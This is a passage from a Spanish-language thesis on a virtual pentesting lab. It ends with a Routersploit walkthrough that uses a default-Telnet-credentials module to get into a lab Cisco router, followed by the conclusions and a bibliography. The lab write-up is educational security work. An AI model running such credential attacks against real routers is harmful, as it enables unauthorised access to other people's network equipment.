Una posibilidad para continuar con la actividad es llevar a cabo una búsqueda más específica en la herramienta, a través de la cual poder encontrar un *exploit* concreto para un dispositivo Cisco. A través del comando "*search patron1 patron2 …*" se ha realizado la siguiente búsqueda "*search cisco telnet*", debido a que el dispositivo objetivo es un router Cisco y telnet por la razón de que es el único servicio activo en el dispositivo. El resultado de la búsqueda se muestra en la **Figura 53**:

Figura 53 - Resultado de la búsqueda de atributos cisco y telnet en Routersploit.

Se utiliza el primer módulo "*creds/routers/cisco/telnet_default_creds*" debido a que las otras credenciales hacen referencia a una cámara y no a un router. Se establece el objetivo con el comando "*set target 192.168.7.2*". Tras establecer estas dos opciones se ejecuta el ataque mediante el comando "*run*" como muestra la **Figura 54**:




Figura 54 - Ataque de credenciales exitoso en router Cisco.

Como muestra la **Figura 54** el ataque ha sido exitoso. Mediante las credenciales *username* y *password* existe la posibilidad de conexión al router objetivo, mediante Telnet, y ver el conjunto de servicios activos, comenzando con la fase de post explotación. Tras la ejecución de un nuevo escaneo Nmap se obtiene que no existe nueva información o servicios activos en el dispositivo, con lo que se finaliza la actividad y sirve como ejemplo sencillo para entender como es una prueba de penetración en un router.

Por lo tanto, con la consecución de las credenciales de sesión en el router Cisco, la segunda actividad y el trabajo queda finalizado con lo que se posibilita la realización de las conclusiones.

Conclusiones y líneas futuras

La creación de un laboratorio virtual elaborado con software libre es accesible a un mayor número de personas y tiene una gran validez en el ámbito de la seguridad informática ya que permite testear sus elementos sin tener que implementarlos físicamente tal y como se ha comprobado.

Las diversas fases que describen el pentesting son la herramienta con la que abordar una auditoria de seguridad exitosamente. Como se ha visto en los escenarios y test realizados, existen múltiples entradas para acceder a un equipo y, en consecuencia, comprobar la exposición a la que se encuentran diferentes dispositivos en una red para poder obtener información relevante.

En cuanto a la realización de trabajos futuros, podría ser factible la implementación de un laboratorio virtual basado en el actual, pero con un aumento en el número de dispositivos del laboratorio con el objetivo de tener un mayor número de equipos y sistemas operativos a auditar.

Otra posibilidad sería la conexión entre diversos elementos de red de forma de que se pudieran realizar actividades de pentesting orientadas a otras técnicas a las desarrolladas en el trabajo actual como, por ejemplo, el pivoteo.

A título personal me ha servido para conocer y ahondar más en el pentesting, un ámbito realmente interesante dentro de la seguridad informática. La realización del trabajo me ha permitido aprender en cierta medida algunos aspectos más técnicos de los softwares GNS3 y VMware. Por otro lado, la parte práctica me ha servido para entender como puede ser una autoría de red real y entender que existe un número cada día mayor de vulnerabilidades por sistema operativo y que es necesario conocer, para poder llevar a cabo las medidas de protección necesarias.

Acrónimos

IT	Information Technology
IPS	Intrusion Prevention System
DNS	Domain Name System
FTP	File Transfer Protocol
SSH	Secure Shell
HTTP	Hypertext Transfer Protocol
CPU	Central Processing Unit
NFV	Network Functions Virtualization
SDN	Software Defined Networking
OS	Operating System
IOS	Internetwork Operating System
QEMU	Quick Emulator
RIP	Routing Information Protocol
ASA	Adaptative Security Algorithm
DHCP	Dynamic Host Configuration Protocol
ARP	Address Resolution Protocol
VPN	Virtual Private Network

Bibliografía

[1]<<Red Hat - ¿Qué es la virtualización?>>06 2018[En línea]. Available: https://www.redhat.com/es/topics/virtualization/what-is-virtualization. [Último acceso: 05 02 2019]

[2] <<CVE - Top 50 Products By Total Number Of "Distinct" Vulnerabilities in 2019>>2019 [En línea]. Available: https://www.cvedetails.com/top-50-products.php?year=2019. [Último acceso: 05 02 2019]

[3] <<The Pentest Execution Standard>16 08 2014[En línea] Available: http://www.pentest-standard.org/index.php/Main_Page. [Último acceso:12 05 2019]

[4] Pablo González Pérez, Germán Sánchez Garcés, Jose Miguel Soriano de la Cámara, Pentesting con Kali, 06 2017

[5]<<ITU – X.1205 : Aspectos generales de la ciberseguridad>>21 05 2009 [En Línea].Available: https://www.itu.int/rec/dologin_pub.asp?lang=e&id=T-REC-X.1205-200804-I!!PDF-S&type=items. [Último acceso:06 05 2019]

[6] Ravi Das, <<InfoSec - The Types of Penetration Testing >>01 09 2018[En línea] Availiable: https://resources.infosecinstitute.com/the-types-of-penetration-testing. [Último acceso:23 04 2019]

[7] Pulei Xiong and Liam Peyton<< IEEE - A model-driven penetration test framework for Web applications>>17 08 2010, Available: https://ieeexplore.ieee.org/document/5593250. [Último acceso: 10 06 2019]

[8] Cristian F. Borghello<<ESET – El arma infalible:La ingeniería Social>>13 04 2006[En línea] Available: https://docplayer.es/8473894-El-arma-infalible-la-ingenieria-social.html. [Último acceso:15 04 2019]

[9] Dave Wichers, Jeff Williams <<OWASP Top 10 – 2017>> 06 2017[En línea] Available: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf. [Último acceso:25 06 2019]

[10] Yaniv Simsolo << COMSEC Consulting - OWASP Top Ten Backdoors>> 30 08 2006 [En línea] Available: https://www.owasp.org/images/a/ae/OWASP_10_Most_Common_Backdoors.pdf [Último acceso: 12 05 2019]

[11] Michelle McNickle<<SearchSDN - Diez definiciones esenciales de virtualización de redes >> 07 2014[En línea] Available: https://searchdatacenter.techtarget.com/es/consejo/Diez-definiciones-esenciales-de-virtualizacion-de-redes. [Último acceso: 02 04 2019]

[12] <<Oracle - Administración de Oracle Solaris: interfaces y virtualización de redes, La virtualización de redes y las redes virtuales >> 02 2011 [En línea]

Available: https://docs.oracle.com/cd/E26921_01/html/E25833/gfkbw.html. [Último acceso: 05 04 2019]

[13] <<Telefónica Business Solutions - La Virtualización de Red: El futuro de la red para la empresa digital>> 05 2018 [En línea], Available: https://www.wholesale.telefonica.com/media/2135/la-virtualizaci%C3%B3n-de-red-el-futuro-de-la-red-para-la-empresa-digital.pdf. [Último acceso: 14 13 2019]

[15] <<VMware - VMware Workstation Pro Description>> 2019 [En línea], Available: https://www.vmware.com/es/products/workstation-pro.html. [Último acceso:15 03 2019]

[17] <<Rapid7 - Metasploitable 2 Exploitability Guide>>2016[En línea], Available: https://metasploit.help.rapid7.com/docs. [Último acceso:10 06 2019]

[18] << Nmap – Chapter 15 Nmap Reference Guide >> 2017 [En línea], Available: https://nmap.org/book/man.html. [Último acceso: 2/4/2019]

[19] <<Cisco - Release Notes for the Cisco ASA 5500 Series, 8.4(x)>> 20 07 2011 [En línea] Available: https://www.cisco.com/c/en/us/td/docs/security/asa/asa84/release/notes/asarn84.html#pgfId-535067. [Último acceso: 20 06 2019]

[20]<< ASA 8.2: Packet Flow through an ASA Firewall>> 18 04 2015 [En línea] Available: https://www.cisco.com/c/en/us/support/docs/security/asa-5500-x-series-next-generation-firewalls/113396-asa-packet-flow-00.html. [Último acceso:23 04 2019]